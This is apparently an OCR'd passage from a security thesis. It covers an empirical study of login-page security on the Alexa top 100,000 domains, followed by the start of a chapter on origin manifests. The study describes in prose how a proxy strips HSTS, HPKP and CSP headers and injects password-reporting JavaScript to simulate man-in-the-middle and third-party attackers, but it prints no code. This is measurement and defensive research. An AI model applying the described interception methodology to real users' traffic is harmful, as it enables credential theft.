

Fig. 1: Attacker positions when a browser loads the login page from a server.

The overall goal of our attackers is to steal user credentials from login pages, that is user names and passwords. To this end, the attacker tries to either passively sniff on network traffic or to actively inject malicious code into the webpage which then exfiltrates the desired information. We consider an attack as successful as soon as malicious code is successfully injected since browsers currently do not have reliable means to prevent data exfiltration [39].

We assume the client as well as the login page server are benign and that attackers cannot corrupt or control them through, for example, exploiting an implementation bug in the client's web browser or an injection vulnerability. In line with related work [30], we consider any server

reachable through a different domain name than the login page server as a third-party server even though it might actually be owned by the same person or company, for example different domains as part of a content delivery network.

We assume that attackers cannot break cryptographic primitives. In particular, communication over HTTPS is considered to be a secure channel which guarantees confidentiality and integrity of the transmitted messages. Discovering and fixing breaches in cryptographic implementations [28,19,34,15] is a research field on its own, outside this paper's scope.

Based on these assumptions, we consider five different possible attackers as shown in Figure 1. We refer to this group of attackers as "login attackers", where each of the attackers is a "login attacker".

Attacker A1 The A1 attacker has the capabilities of an active network attacker as defined by Akhawe et al. [3] who can listen to and tamper with unencrypted traffic between client and login page server. In particular, A1 can inject malicious code and even disable any mitigation mechanism such as CSP or HSTS by simply removing the respective HTTP header. In case of an encrypted connection (HTTPS), if the client connects with the web server for the first time and its domain name is not registered with the client browser's build-in HSTS preload lists, the attacker can try to strip TLS to perform a man-in-the-middle attack [26].

Attacker A2 This attacker is almost identical to A1 except that A2 operates between the client and third-party servers. An attack by A2 can be prevented on the client side if the webpage uses SRI checks.

Attacker A3 The A3 attacker comes closest to the gadget attacker by Akhawe et al. [3] with the difference that we only consider third-party servers to dispatch malicious content. The attacker either directly controls the third-party server or has managed to corrupt a third-party server, opening up for possibilities to serve malicious resources, such as JavaScript, Flash or CSS files. Because A3 controls a communication endpoint, it is irrelevant if the resource transmission is encrypted or not. A3 attacks can be detected through SRI checks by the browser.

Attackers A1CA and A2CA Last, we consider a network attacker exactly as A1 and A2, respectively, but with the additional ability to have access to a certificate authority (CA). This covers for example the realistic scenario of governmental control or possible CA compromises. In either case, A1CA and A2CA can issue valid certificates and use them, for example, to launch man-in-the-middle attacks despite HTTPS. Therefore the attack vectors for A1CA and A2CA are the same as for A1 and A2 respectively, and the attackers can modify all transmissions. In case the server's domain name is also listed in the "direct" HPKP preload list of the browser, the forged certificate can be detected and the attack stopped.

4 Empirical study of Alexa top 100,000 domains

As is common practice in large-scale studies, we performed an empirical study of the Alexa top[2] 100,000 domains in May 2016, to discover login pages and evaluate their level of security. This section describes the setup and results of this study. Code and other materials used during the experiment are available online [11].

4.1 Experiment setup

In general, this experiment consists of two pieces: finding the login page and then attacking it.

First, the login page for a given domain must be located because, for an automated tool, it is not always obvious where it is. Some login pages are on the front page of a website, while others can only be reached after following links and interacting with JavaScript menus.

Second, once the login page has been located, we emulate the different attacker models and attack the login page while it is visited. The goal of the attack is to steal the password that a user would enter on the website.

Login page assumptions Mechanically locating the login page on a domain is a non-trivial task since they can require navigating the browser through e.g. JavaScript menu's and then be displayed in a foreign language and with custom styling. Because of these difficulties, we make a few assumptions about the general form of login pages based on sensible anecdotal observations and common sense.

First, we assume that webpages are written in HTML and that users authenticate via the webpage. Second, we assume that any login page has a password field and that this password field is an HTML "input" element of type "password". Third, if the login form is hidden under some JavaScript navigation menus, we assume that a user can properly navigate the menu structure in order to display the login form. Last, we only consider login pages that are hosted on the same domain, which we call "native" login pages. We do not consider a domain such as `youtube.com` or `blogger.com` to have their own login pages because they both redirect to the `google.com` login page, which is on a different domain.

Locating the login page In order to find the login page on a given domain, we follow a couple of steps that we believe a sensible webpage visitor would also follow. The search for a login page stops as soon as we have found a login page on the given domain. In this explanation, we will use the example domain `example.tld` to which the user wants to authenticate.

[2] Obtained on 2016/03/26

First, we visit the most-top level webpage of the domain using HTTP and HTTPS as if the user had typed it into the address bar of his browser. In this example, that would be `http://example.tld` and `https://example.tld`. In addition, we also try the same for the `www.` prefix: `http://www.example.tld` and `https://www.example.tld`.

Second, we retrieve all links from these four webpages and look for URLs that could lead to login pages, by filtering the URLs for login-related keywords in the top 10 most occurring natural languages [45] on the Web.

Third, we consult the search engine Bing and retrieve the domain's 20 most popular URLs by looking for "site:example.tld", and visit those URLs to look for a login form.

Fourth, we extract all links from the "Bing URLs" and like in the second step look for URLs to potential login pages.

Finally, if we still haven't found a login page, we point a custom crawler based on jÄk [33], a web crawler using dynamic analysis of client-side JavaScript to improve coverage of a web application, to the first working top-level URL in the domain and let it explore the website for up to 30 minutes looking for a login page.

Once a login page has been located, some data is gathered for statistics, as well as any necessary interactions with the webpage to get to the login form (in case of the jÄk crawler). This information can be used later to visit the page under the different attacker model scenarios.

Attacking the login page Simply analyzing the login page and predicting whether it is safe based on implemented countermeasures, is not sufficient. Early experiments showed that certain JavaScript or Flash files related to web analytics were only briefly inserted in a webpage via JavaScript, and then promptly removed. This short lifetime of the resource on the webpage makes it difficult to detect using a passive analysis approach. To prevent a high false negative count, we opted to assume the role of an attacker and perform an actual attack on the login pages instead. Note that we do not attack the web servers in any way, only the web traffic towards the browser.

The attacks are fully automated for each of the attacker models and consist of two components: an automated web browser based on QT5's QWebView capable of rendering webpages and executing both JavaScript and Flash, and an HTTP proxy based on mitmproxy [35] v0.18 which simulated the attacker. To simulate the A1CA and A2CA attackers, we added mitmproxy's CA certificate to the certificate store used by the automated browser.

Attackers simulated via an HTTP proxy With the exception of A3, all attacker models are network-based, which motivates the use of an HTTP proxy to simulate the attacker. The A3 attacker model can equally be im-

plemented at the proxy level, even though this attacker has compromised a third-party host instead of the network.

The proxy can inspect all HTTP(S) requests and responses, but will only modify responses that are in "scope" for a specific attacker model. For instance, when assuming the role of the A1 attacker model, the proxy will only consider unencrypted requests that target the same domain as the login page to be in "scope".

As indicated in Section 2, several major browsers implement HSTS and HPKP. Unfortunately, our headless browser based on QT5's QWebView does not. We opted to build HSTS and HPKP awareness into the proxy, by interpreting the respective HTTP headers and acting upon them just like a normal browser would.

We refrain from using real browsers to perform the large-scale experiment since they are bulky in comparison with our headless browser. The advantage of a real browser supporting the latest security countermeasures is outweighed by the limited deployment of these countermeasures on visited login pages.

To prevent that the browser is redirected to an out-of-scope URL while retrieving a resource, we "hijack" the request by fetching the requested resource directly so that the browser never sees the redirect chain.

Finally, web servers may activate security measures by setting certain HTTP headers such as CSP, UIR, HSTS or HPKP. To avoid that these security measures become a problem in later HTTP requests, our proxy will remove them from any responses when those responses are in scope of the assumed attacker model.

Attack and payload On a login page, we consider HTML, JavaScript, CSS and Flash to be "sensitive" resources. To attack a login page, we therefore attack all sensitive resources in scope of and observed by a certain attacker model.

In identified HTML, JavaScript and Flash resources, we inject a piece of JavaScript that locates and reports accessible password fields in any parent- and sub-frames. This search is executed every second with `setInterval()`.

CSS resources are a special case because they do not contain any executable code. Unlike with HTML, JavaScript and Flash resources, stealing the password via a compromised CSS resource involves a non-trivial scriptless attack [21]. Instead of implementing such a scriptless attack, we only attempt to prove that a password field can be attacked using CSS, by tainting CSS values and checking for their presence in the rendered web page.

Automated browser visits the login page For a given domain, we revisit the previously identified login page through our proxy and replay any required JavaScript events, once for every attacker model. Each time, we wait up to one minute, after which any data reported by the attacker's

JavaScript payload is retrieved and all password fields are examined for a CSS taint.

4.2 Results

We discovered native login pages on 51,307 or 51.3% of the top 100,000 Alexa domains. As explained in Section 4.1, keep in mind that we disregard login pages hosted on a different domain, and thus only consider "native" login pages.

Of the 51,307 discovered login pages, 48,547 (94.6%) could successfully be visited. We noticed that 27,238 (53.1%) login pages were served over, or eventually redirected to, HTTP and 21,309 (41.5%) over HTTPS. Of the 21,309 HTTPS login pages, 198 had an HTTP form target and would send the password unencrypted over the network upon submitting the password. In combination with those login pages served over HTTP, and without the need to perform actual attacks, we thus found that 27,436 (53.5%) login pages were already insecure because they either allowed content to be injected over an unencrypted connection, or they submitted the password over an unencrypted connection. For 5,761 (11.2%) login pages served over HTTP and 3,899 (7.6%) login pages served over HTTPS, we could not determine the target of the submission form, either because no enclosing HTML form was found or because the form submission was handled by JavaScript.

A total of 2,980 domains used HSTS of which 160 used it to disable HSTS by setting max-age to 0. As far as we could determine in our study in May 2016, no visited login pages used HPKP.

Out of 115 login pages that use BAMC, UIR or SRI, 4 use BAMC, 13 use UIR and 98 use SRI. Interestingly, no login page combined one of these technologies with another, so that these sets do not overlap.

Table 1 summarizes the results of attacking the login pages with each of the attacker models, indicating how many login pages were successfully attacked per attacker model and through which resource type.

In total, the A1, A2, A3, A1CA and A2CA attackers managed to compromise 30,945 (60.3%), 16,452 (32.1%), 36,031 (70.2%), 43,799 (85.4%) and 29,404 (57.3%) login pages respectively. A network attacker able to man-in-the-middle all of the victim's traffic, denoted by A[1,2] in Table 1, is able to compromise 32,221 (62.8%) login pages. The combination of the classical attackers A1, A2 and A3, denoted by A[1,2,3], can compromise 42,284 (82.4%) login pages.

For JavaScript resources, it is striking how many domains include code from `google-analytics.com` and `facebook.net` on their login pages. The A3 attacker managed to compromise 26,016 (50.7%) and 10,483 (20.4%) login pages using code from these third-party domains respectively. Noteworthy is that eight out of top ten domains abused by A3 could not be attacked by either A2 or A2CA. These eight Google-owned

	HTML	JS	CSS	SWF	Total
A1	28,346	24,116	21,021	768	30,945 (60.3%)
A2	176	16,057	4,592	724	16,452 (32.1%)
A3	159	35,759	10,039	984	36,031 (70.2%)
A[1,2]	28,372	27,581	23,245	1,460	32,221 (62.8%)
A[1,2,3]	28,411	40,164	27,868	1,902	42,284 (82.4%)
A1CA	40,054	35,975	32,732	889	43,799 (85.4%)
A2CA	284	28,716	9,890	1,025	29,404 (57.3%)
Total	41,672	43,200	38,666	2,196	45,968 (89.6%)

Table 1: Number of login pages compromised by each attacker model and the resource types they used for the successful compromise. A[...] denotes the combination of several attacker models. The percentage in the last column is calculated against the 51,307 domains with discovered login pages.

third-party resource domains all appear on both the HSTS preload list and the "indirect" HPKP preload list, thus foiling these network attacks.

For Flash resources, all three attackers had the most success compromising login pages by injecting into Flash resources from `moatads.com`. This domain is listed as serving malware [41].



Fig. 2: Evolution of the number of login pages (top) and success rates of the different attacker models (bottom) for decreasing domain popularity (in sets of 1000)

Figure 2 plots several metrics against the Alexa popularity rank of the domains in our study. In both plots, the horizontal axis indicates the domains sorted by decreasing popularity, in sets of 1000, with the most popular domains on the left-most side.

The top plot shows how many login pages we discovered and how many of those are served over HTTP. We observe here that we found more login pages among the more popular domains, and that login pages on popular domains are more frequently served over HTTPS.

The bottom plot in Figure 2 depicts the success rate, as a fraction of the discovered login pages, of the different attacker models against domain rank. The success rates for A2 and A1CA remain fairly constant and seem to be independent of domain rank.

4.3 Discussion

Our study shows that webform-based authentication is a very common authentication mechanism on the Web, with 51.3% of the top 100,000 domains having a "native" login page. A good amount of these can be easily compromised because they are either served over HTTP or submit the password over HTTP (60.3% of login pages can be compromised by the A1 attacker), or use third-party resources that can easily be compromised by a network attacker (32.1% of login pages compromised by the A2 attacker). In addition, 70.2% of login pages include third-party resources on their login page, placing a lot of trust in these third-party domains and allowing attacker A3 access to their users' passwords.

Powerful attackers with access to a CA can compromise a lot more login pages, 85.4% of login pages for A1CA and 57.3% for A2CA. The idea of attackers with these capabilities may seem outrageous, but it is realistic, as discussed in Section 1. Browser vendors are implementing defensive measures to protect against exactly this type of attacker. Good examples for their effectiveness are the third-party resources served by Google servers. Not only are these resources served over HTTPS, but the hosting servers employ both HSTS and HPKP and preload this information in the most popular web browsers. With these measures, the A1, A2, A1CA and A2CA attackers are effectively stopped.

Using third-party resources still requires a leap of faith, trusting that the organization hosting the resources does not turn malicious and starts serving malware that is then included in a login page. By using SRI, it can be ensured that a login page will not be compromised even if a third-party resource server becomes malicious. This defensive measure is already used by 98 login pages.

The data from this study shows that a lot of login pages are insecure, despite the existence of defensive measures that can help web developers to combat many types of attackers. In the next section, we look at the information available to web developers about how to create secure login pages.

5 Study of web frameworks

With 44.4% of all websites using a content management system (CMS) [46], support by web frameworks for secure login pages can largely impact the security of many websites. We perform a best-effort study of web frameworks and content management systems, collecting information about documentation or API support regarding setting up HTTPS connections, configuration of HTTP headers and educational material related to our threat model.

Based on the popularity indicated by BuildWith and W3Techs we selected various web frameworks [7,47,6] and CMSs [8]. We decided to ignore their classifications since there exists no clear line between web framework and CMS. But we assume an underlying webserver with features comparable to Apache or nginx, for example the ability to set up HTTPS.

All studied web frameworks, e.g. PHP, ASP.NET, Java EE or Django, provide an API for defining any HTTP headers. This means, even without access to the underlying server, an application developer can set security related HTTP headers. We were not able to find security related educational material for all web frameworks. That is only for ColdFusion, Ruby on Rails, Express.js and Django, but not for PHP, ASP.NET, Java EE and Laravel. Interestingly, Java EE and Django both implement a feature to ensure HTTPS connections through the respective framework.

We could not find any CMS which documents a feature to set HTTP headers directly through the system itself. We interpret this that all CMSs rely on the underlying web frameworks to provide this functionality. We were not able to find security related educational material for all CMSs. That is only for Drupal, Joomla, TYPO3, Craft and Mura, but not for Wordpress, DNN Software, Umbraco, Concrete5 and Plone. It must be noted however that for frameworks with a plugin system, e.g. Wordpress, there are many security related plugins available. Though we do not discuss them here, these plugins often do provide security information. For several CMSs (Wordpress, Drupal, DNN Software, Umbraco, Craft) we found the configuration option to ensure HTTPS connections with a web application.

Our findings show that despite their popularity, the support for security measures, either in the form of documentation or directly through APIs, is not always provided. We argue that even though framework developers cannot predict how their software is used they should be more consequent in creating the awareness for security issues and should directly facilitate the configuration of HTTPS and security related HTTP headers to reduce efforts for non-security experts.

	HTTP										HTTPS									
	first request					next requests					first request					next requests				
	A1	A2	A3	A1 CA	A2 CA	A1	A2	A3	A1 CA	A2 CA	A1	A2	A3	A1 CA	A2 CA	A1	A2	A3	A1 CA	A2 CA
SRI		✓	✓		✓		✓	✓		✓	✓	✓	✓	⋆	✓	✓	✓	✓	⋆	✓
HPKP											✓	✓		⋆	⋆	✓	✓		✓	✓
pre-HPKP											✓	✓		✓	✓	✓	✓		✓	✓
HSTS						✓	✓		⋆	⋆	✓	✓		⋆	⋆	✓	✓		⋆	⋆
pre-HSTS	✓	✓		⋆	⋆	✓	✓		⋆	⋆	✓	✓		⋆	⋆	✓	✓		⋆	⋆
BAMC		✓			⋆		✓			⋆	✓	✓		⋆	⋆	✓	✓		⋆	⋆
UIR		✓			⋆		✓			⋆	✓	✓		⋆	⋆	✓	✓		⋆	⋆

Table 2: Which countermeasures offer protection against which attacker models, for first and subsequent requests sent over HTTP and HTTPS. A check mark indicates successful protection, ⋆ indicates protection in case the remote server's public key is preloaded in the browser (pre-HPKP means "direct" HPKP preload list)

6 Security recommendations

Table 2 summarizes the effectiveness of security countermeasures in the context of each of the five attacker models. We discriminate not just between HTTP and HTTPS requests, but also whether or not the browser is sending a request to a domain for the first time.

From this table, it is clear that the different attackers, except for A3, can be stopped through the use of HTTPS in combination with preloaded HSTS and preloaded HPKP for all network resources including the login page itself. A3 attacker can be stopped through SRI for any resources.

In Section 2 we differentiate between an "indirect" and a "direct" HPKP preload list. With an "indirect" HPKP preload list, it is possible for a powerful attacker to compromise a CA on the mentioned whitelist and manage to forge a trusted certificate. With a "direct" HPKP preload list, there is no intermediate CA that can be compromised, but the downside is that the preload list becomes costly to maintain.

Both versions have disadvantages, but are better than not using HPKP or trust-on-first-use HPKP. Definitively solving the "rogue CA" problem is the focus of ongoing research in other fields, briefly summarized in work by Kranch et al. [23]

At this time, full protection is currently impractical since not all browser vendors support all security measures yet. However, as noted in Section 2, these security measures are on the standardization track and it is only a matter of time before they are adopted by all browser vendors.

7 Related Work

To the best of our knowledge, we are the first to conduct a large scale empirical study in which login pages are automatically identified and analyzed for security measures. In this section, we discuss other research related to our work.

Empirical studies on webpage security Other researchers have analyzed the security of web sites, with the focus on a specific security measure [50,51], a specific geographic origin [12,40] or a specific browser technology [22]. Wang et al. manually investigated 188 login pages, examine whether the password was submitted in clear text and then build a browser extension based on their findings [49]. Kranch et al. [23] study HSTS and HPKP deployment and configurations in depth for domains on the respective preload lists, and shallowly for the Alexa top one million. They find that the adoption of these security measures is low, often misconfigured and often leak cookie values. Chen et al. [13] perform a large-scale study of mixed-content websites on the HTTPS websites in the Alexa top 100,000. They find that 43% of them make use of mixed content and list some examples of affected security-critical mixed-content webpages. Our focus is on the security of the password field on login pages in the Alexa top 100,000 domains, which we systematically and mechanically discover and evaluate against several real-world attackers.

Third-party content Prior work has analyzed potentially malicious third-party content. Nikiforakis et al. [30] report on a large-scale empirical study on how web applications include third-party JavaScript code and discuss the issue of self-hosting of libraries as opposed to dynamically linking to third-party domains. Li et al. [25] study the threat of online advertising and the identification of sources serving malicious advertising. Rydstedt et al. [36] analyzed popular web sites with respect to defenses against frame busting techniques. Lekies et al. [24] research the problem of malicious content caching in web browsers and its practicality through a study of the top 500.000 Alexa domains. Canali et al. [9] take an opposite approach by developing a filter for web crawlers which identifies benign webpages such that they can be excluded from further analysis. Orthogonal to those works, we do not try to identify malicious content on the Web but study the implementation of security measurements on login pages and the level of protection they provide for these pages.

Framework analysis Meike et al. [27] analyze two open-source content management systems with respect to their security features, but put their focus on different attacks. Heiderich et al. [20] analyze client-side JavaScript-based web frameworks for security features such as sandboxing mechanisms and provides code samples to attack the frameworks. Their work is complementary to ours since also here another attacker model is considered.

Web app security recommendations The Open Web Application Security Project (OWASP) maintains a collection of existing security technologies and guidelines for web-server and web-client security, the OWASP Cheat Sheets [32].

Password security There exist numerous works on the strength of a password, e.g. [14,5,4,48]. In Section 3, we defined the goal of our attackers to steal user names and passwords from login pages. Therefore password strength does not affect the success of an attacker in our model. Other password related works analyze special cases under our set-up. For example, Stock et al. [37] analyzes password managers and their ineffectiveness to protect passwords after a successful code injection attack. Van Acker et al. [38] investigate password meters and generators and possible password stealing attacks imposed through malicious third party services.

8 Conclusion

Login pages are of crucial importance to the security and privacy of web users' private information, because they handle a user's login credentials. In this work, we evaluate the security of login pages against a login attacker model, which encompasses man-in-the-middle network attackers with and without certificate-signing capability from a trusted certificate authority, as well as a third-party resource attacker. By performing actual attacks against the 51,307 login pages we discovered in the Alexa top 100,000, 32,221 or 62.8% of login pages can be compromised fairly easily by a man-in-the-middle attacker without special certificate-signing privileges. The fraction of login pages which can be compromised is independent of the domain's popularity rank. We evaluate existing browser security mechanisms designed to counter our different attacker models and conclude that today's browsers implement the needed security tools to offer end-users a secure login page. However, a study of the most popular web frameworks and CMSs reveals that information on how to build a secure login page, is not always available to web developers. Finally, we discuss measures and best practices to improve the security of login pages.

Acknowledgments This work was partly funded by Andrei Sabelfeld's Google Faculty Research Award, Facebook's Research and Academic Relations Program Gift, the European Community under the ProSecuToR project, and the Swedish research agency VR.

References

1. RFC 6797: HTTP Strict Transport Security (HSTS).
2. RFC 7469: Public Key Pinning Extension for HTTP.
3. Akhawe, D., Barth, A., Lam, P. E., Mitchell, J. C., and Song, D. Towards a Formal Foundation of Web Security. In *CSF* (2010).
4. Al-Ameen, M. N., Fatema, K., Wright, M. K., and Scielzo, S. Leveraging Real-Life Facts to Make Random Passwords More Memorable. In *ESORICS* (2015).
5. Blocki, J., Datta, A., and Bonneau, J. Differentially Private Password Frequency Lists.
6. BuiltWith. Framework usage statistics. `http://trends.builtwith.com/framework`.
7. BuiltWith. Programming language usage. `http://trends.builtwith.com/framework/programming-language`.
8. BuiltWith. Statistics for websites using open source technologies. `http://trends.builtwith.com/cms/open-source`.
9. Canali, D., Cova, M., Vigna, G., and Kruegel, C. Prophiler: A Fast Filter for the Large-scale Detection of Malicious Web Pages. In *WWW* (2011).
10. caniuse.com. Subresource Integrity. `http://caniuse.com/#feat=subresource-integrity`.
11. Chalmers CSE. Related materials. `http://www.cse.chalmers.se/research/group/security/measuring-login-page-security`.
12. Chen, P., Nikiforakis, N., Desmet, L., and Huygens, C. Security Analysis of the Chinese Web: How Well is It Protected? In *CCS SafeConfig* (2014).
13. Chen, P., Nikiforakis, N., Huygens, C., and Desmet, L. A dangerous mix: Large-scale analysis of mixed-content websites. In *ISC* (2013).
14. Dell'Amico, M., and Filippone, M. Monte Carlo Strength Evaluation: Fast and Reliable Password Checking. In *CCS* (2015).
15. DROWN. CVE-2016-0800.
16. Fisher, D. Final Report on DigiNotar Hack Shows Total Compromise of CA Servers. `https://threatpost.com/final-report-diginotar-hack-\shows-total-compromise-ca-servers-103112/77170/`.
17. Google Chrome. HSTS Preload Submission. `https://hstspreload.appspot.com/`.
18. Group, C. Comodo SSL Affiliate The Recent RA Compromise. `https://blog.comodo.com/other/the-recent-ra-compromise/`.
19. Heartbleed. CVE-2014-0160.
20. Heiderich, M. Mustache security. `https://code.google.com/archive/p/mustache-security/`.
21. Heiderich, M., Niemietz, M., Schuster, F., Holz, T., and Schwenk, J. Scriptless attacks: stealing the pie without touching the sill. In *CCS* (2012).
22. Kontaxis, G., Antoniades, D., Polakis, I., and Markatos, E. P. An Empirical Study on the Security of Cross-domain Policies in Rich Internet Applications. In *EUROSEC* (2011).

23. Kranch, M., and Bonneau, J. Upgrading HTTPS in mid-air: An empirical study of strict transport security and key pinning. In *NDSS* (2015).
24. Lekies, S., and Johns, M. Lightweight Integrity Protection for Web Storage-driven Content Caching. In *W2SP* (2012).
25. Li, Z., Zhang, K., Xie, Y., Yu, F., and Wang, X. Knowing Your Enemy: Understanding and Detecting Malicious Web Advertising. In *CCS* (2012).
26. Marlinspike, M. sslstrip. `http://www.thoughtcrime.org/software/sslstrip/`.
27. Meike, M., Sametinger, J., and Wiesauer, A. Security in open source web content management systems. *S&P* (2009).
28. Meyer, C., and Schwenk, J. SoK: Lessons Learned from SSL/TLS Attacks. In *WISA* (2013).
29. Mozilla. Public Key Pinning. `https://wiki.mozilla.org/SecurityEngineering/Public_Key_Pinning`.
30. Nikiforakis, N., Invernizzi, L., Kapravelos, A., Van Acker, S., Joosen, W., Kruegel, C., Piessens, F., and Vigna, G. You Are What You Include: Large-scale Evaluation of Remote Javascript Inclusions. In *CCS* (2012).
31. OAuth. OAuth. `http://oauth.net/`.
32. OWASP. Cheat sheet series. `https://www.owasp.org/index.php/OWASP_Cheat_Sheet_Series`.
33. Pellegrino, G., Tschürtz, C., Bodden, E., and Rossow, C. jäk: Using dynamic analysis to crawl and test modern web applications. In *RAID* (2015).
34. POODLE. CVE-2014-3566.
35. Project, M. mitmproxy. `https://mitmproxy.org/`.
36. Rydstedt, G., Bursztein, E., Boneh, D., and Jackson, C. Busting frame busting: a study of clickjacking vulnerabilities at popular sites. In *W2SP* (2010).
37. Stock, B., and Johns, M. Protecting Users Against XSS-based Password Manager Abuse. In *ASIACCS* (2014).
38. Van Acker, S., Hausknecht, D., Joosen, W., and Sabelfeld, A. Password Meters and Generators on the Web: From Large-Scale Empirical Study to Getting It Right. In *CODASPY* (2015).
39. Van Acker, S., Hausknecht, D., and Sabelfeld, A. Data Exfiltration in the Face of CSP. In *AsiaCCS* (2016).
40. van Goethem, T., Chen, P., Nikiforakis, N., Desmet, L., and Joosen, W. Large-Scale Security Analysis of the Web: Challenges and Findings. In *TRUST* (2014).
41. VirusTotal. js.moatads.com domain information. `https://www.virustotal.com/en/domain/js.moatads.com/information/`.
42. W3C. Mixed Content. `https://www.w3.org/TR/mixed-content/`.
43. W3C. Subresource Integrity. `https://www.w3.org/TR/SRI/`.
44. W3C. Upgrade Insecure Requests. `https://www.w3.org/TR/upgrade-insecure-requests/`.
45. W3techs. Usage of content languages for websites. `http://w3techs.com/technologies/overview/content_language/all`.
46. W3techs. Usage of content management systems for websites. `http://w3techs.com/technologies/overview/content_management/all`.

47. W3techs. Usage of server-side programming languages for websites. `http://w3techs.com/technologies/overview/programming_language/all`.
48. Wang, D., and Wang, P. *The Emperor's New Password Creation Policies*. 2015.
49. Wang, X. S., Choffnes, D., Gage Kelley, P., Greenstein, B., and Wetherall, D. Measuring and Predicting Web Login Safety. In *W-MUST* (2011).
50. Weissbacher, M., Lauinger, T., and Robertson, W. K. Why Is CSP Failing? Trends and Challenges in CSP Adoption. In *RAID* (2014).
51. Zhou, Y., and Evans, D. Why aren't HTTP-only cookies more widely deployed. In *W2SP* (2010).

CHAPTER

SIX

RAISING THE BAR: EVALUATING ORIGIN-WIDE SECURITY MANIFESTS

Steven Van Acker, Daniel Hausknecht, Andrei Sabelfeld

Abstract. Defending a web application from attackers requires the correct configuration of several web security mechanisms for each and every web page in that web application. This configuration process can be difficult and result in gaps in the defense against web attackers because some web pages may be overlooked. In this work we provide a first evaluation of the standard draft for an origin-wide security configuration mechanism called the "origin manifest". The mechanism raises the security level of an entire web origin at once while still allowing the specification of web security policies at the web page level. We create prototype implementations of the origin manifest mechanism for both the client-side and server-side, and provide security officers with an automated origin manifest learner and generator to aid them with the configuration of their web origins. To resolve potential collisions of policies defined by the web origin with policies defined by web pages we formalize the comparison and combination of web security policies and integrate it into our prototype implementation. We evaluate the feasibility of the origin manifest mechanism with a longitudinal study of popular websites to determine whether origin manifest files are stable enough to not require frequent reconfiguration, and perform performance measurements on the Alexa top 10,000 to determine the network traffic overhead. Our results show that the origin manifest mechanism can effectively raise the security level of a web origin while slightly improving network performance.

1 Introduction

Today's web connects billions of people across the planet through interactive and increasingly powerful web applications. These web applications are a complicated mix of components on both server- and client-side. Unfortunately, current security mechanisms are spread across the different components, opening up for inconsistencies. Previous work [2,17,30,36,39] shows that it is hard to securely configure and use these mechanisms.

Web application security policies are typically transmitted through HTTP headers from the server to the client. While most web security mechanisms operate at the level of a single web page, some, like HSTS [18] and HPKP [12], operate at the level of an entire *web origin*. The web origin, or simply *origin*, defined as a combination of the scheme, hostname and port, serves as the *de facto security boundary* in web security. Security mechanisms, if misconfigured at the level for a single web page, may break the operation of an entire origin. For these reasons, it is valuable to define the scope of a security policy at the origin level and meaningfully combine it with application-specific policies for enforcement on the client side. These considerations have prompted the web security community to propose a draft to specify a *security manifest* [16,38] to allow definition of security policies at the origin level. The goal it to provide a *backward-compatible origin-wide mechanism*, so that security officers can harden web application security without imposing the burden of a new mechanism on developers.

To illustrate the need for the origin manifest, consider a web application for which the developers set a *Content Security Policy (CSP)* [32] for every web page, while missing to configure CSP for their custom 404 error page. If this page has a vulnerability, it puts the entire web application at risk. This scenario is realistic [13, 19, 26], while not limited to error pages or CSP. For web pages where security mechanisms are left unconfigured, this motivates a **fallback policy**: a default setting for a security policy.

Let us extend this example scenario with additional web applications hosted under the same web origin. The same-origin policy (SOP) specifies that access between web origins is not allowed by default. In our extended example the web applications are under the same origin and a vulnerability in one application can potentially put the others at risk since SOP as a security boundary does not protect in this case. To raise the bar for attackers, origin manifest provides a **baseline policy** for an entire origin: a minimum origin-wide security setting which can not be overridden, only reinforced.

An implementation of the origin manifest mechanism has been initiated for the Chrome browser [37]. While this is a welcome step in the direction of origin-wide security, there are several critical research questions that need to be answered in order to provide solid ground for the

mechanism's justification and deployment: How to combine origin-wide and application-specific policies? How to aid developers in configuring origin manifests? What is the expected lifespan of an origin manifest? Does the mechanism degrade performance or, on the contrary, can improve it?

This paper seeks to answers these research questions. Security improvements through origin-wide **baseline policies** are promising but the draft lacks details on how to resolve situations in which policies defined by the origin collide with policies defined by web pages. Consider a situation in which both origin and web page define different `Strict-Transport-Security` policies. The problem is that `Strict-Transport-Security` does not allow multiple policy definitions for the same page, a situation the origin manifest mechanism should specify how to resolve. To this end we determined the need to compare the security level of security policies, as well as the need to combine security policies into their least upper bound and greatest lower bound. We formalize the comparison and combination of security policies as an extension of the origin manifest mechanism and create an implementation for practical evaluation. During implementation, we also realized that **baseline policies** do not work well for certain security policies, such as security flags for web cookies, necessitating the introduction of **augmentonly policies**.

In real world deployments the security officers responsible for a web origin are not necessarily the developers of the web applications hosted under that origin. Therefore origin security officers do not always have full control over the configurations of the web applications. A practical challenge is then to define suitable origin-wide security policies with a certain level of desired security but without breaking other web applications hosted under the origin. A good starting point is to identify and merge all policies deployed under an origin to create an origin manifest which covers the policies of each web application. To support origin security officers in this non-trivial task we implemented a tool which can learn the deployed security configurations of web applications under an origin. The tool utilizes the policy combinator functions to generate an origin manifest which is in accordance with all observed web application policies. Origin security officers can then refine this generated origin manifest according to their requirements.

A stable origin manifest would reduce the workload on origin security officers, but requires data on how frequently HTTP headers tend to change in real-world web applications. To this end we conducted an longitudinal empirical study over 100 days to analyze the popularity, size and stability of HTTP headers. We used the origin manifest learner and generator to derive origin manifests for each visited origin to get a first insight into the practical composition of origin manifests over a longer

